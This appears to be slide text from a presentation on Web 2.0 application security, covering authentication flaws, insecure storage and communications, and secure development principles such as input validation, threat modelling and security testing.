 Bobby Tables's Photos - Profile Pictures
[Bobby's Profile](#)

1 photo





Authentication and Authorisation Flaws

- What makes this worse in Web 2.0?
 - CAPTCHA's used to provide strong A+A but are often weak
 - More access points in Web 2.0 applications
 - The use of single sign on leads to single point of failure
 - Growth in other attacks further undermines A+A



Insecure Storage and Communications

SECURITY

- New to Web 2.0? **No**
- Is this worse in Web 2.0? **Yes**

These flaws could allow sensitive data to be stolen if the appropriate strong protections aren't in place.



Insecure Storage and Communications

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- **Insecure storage of data**
- Not encrypting sensitive data
- Hard coding of keys and/or insecurely storing keys
- Using broken protection mechanisms (i.e. DES)
- Failing to rotate and manage encryption keys
- **Insecure communications**
- Not encrypting sensitive data in transit
- Only using SSL/TLS for the initial logon request
- Failing to protect keys whilst in transit
- Emailing clear text passwords



Insecure Storage and Communications

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- What makes this worse in Web 2.0?
 - More data in more places, including client side storage
 - Mixing secure and insecure content on a page



Security analysis difficulties with Web 2.0

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- More code and complexity in Web 2.0 apps
- At least two languages to analyse (client and server)
- User supplied code might never be reviewed
- Dynamic nature increases risk of missing flaws
- Increased amount of input points



How can you prevent these vulnerabilities?

SECURITY

- Follow a small, repeatable set of principles
- Try not to focus on specific vulnerabilities
- Develop securely, not to prevent “hot vuln of the day”
- Build security into the code, don’t try to bolt it on at the end



The Secure Development Principles

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- Input Validation
 - XSS, * Injection
- Output Validation
 - XSS, * Injection, Encoding issues
- Error Handling
 - Information Leakage
- Authentication and Authorisation
 - Weak Access Control, Insufficient A+A, CSRF
- Session Management
 - Timeouts, Strong Session ID's, CSRF
- Secure Communications
 - Strong Protection in Transit
- Secure Storage
 - Strong Protection when Stored
- Secure Resource Access
 - Restrict Access to Sensitive Resources, Admin Pages, File Systems



How can you prevent these vulnerabilities?

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Review code for flaws

Check for:

Input Validation
Error Handling
Secure Storage

etc, etc

3

Code Review

2

Secure Development

Secure Development

Build security in

Security is part of the apps DNA

Try to hack it!

Manual and automated tests

Use tests defined in your threat model

4

Security Testing

1

Requirements Design

Plan to build security in

Threat Model

Design app to eliminate threats



Thank You!

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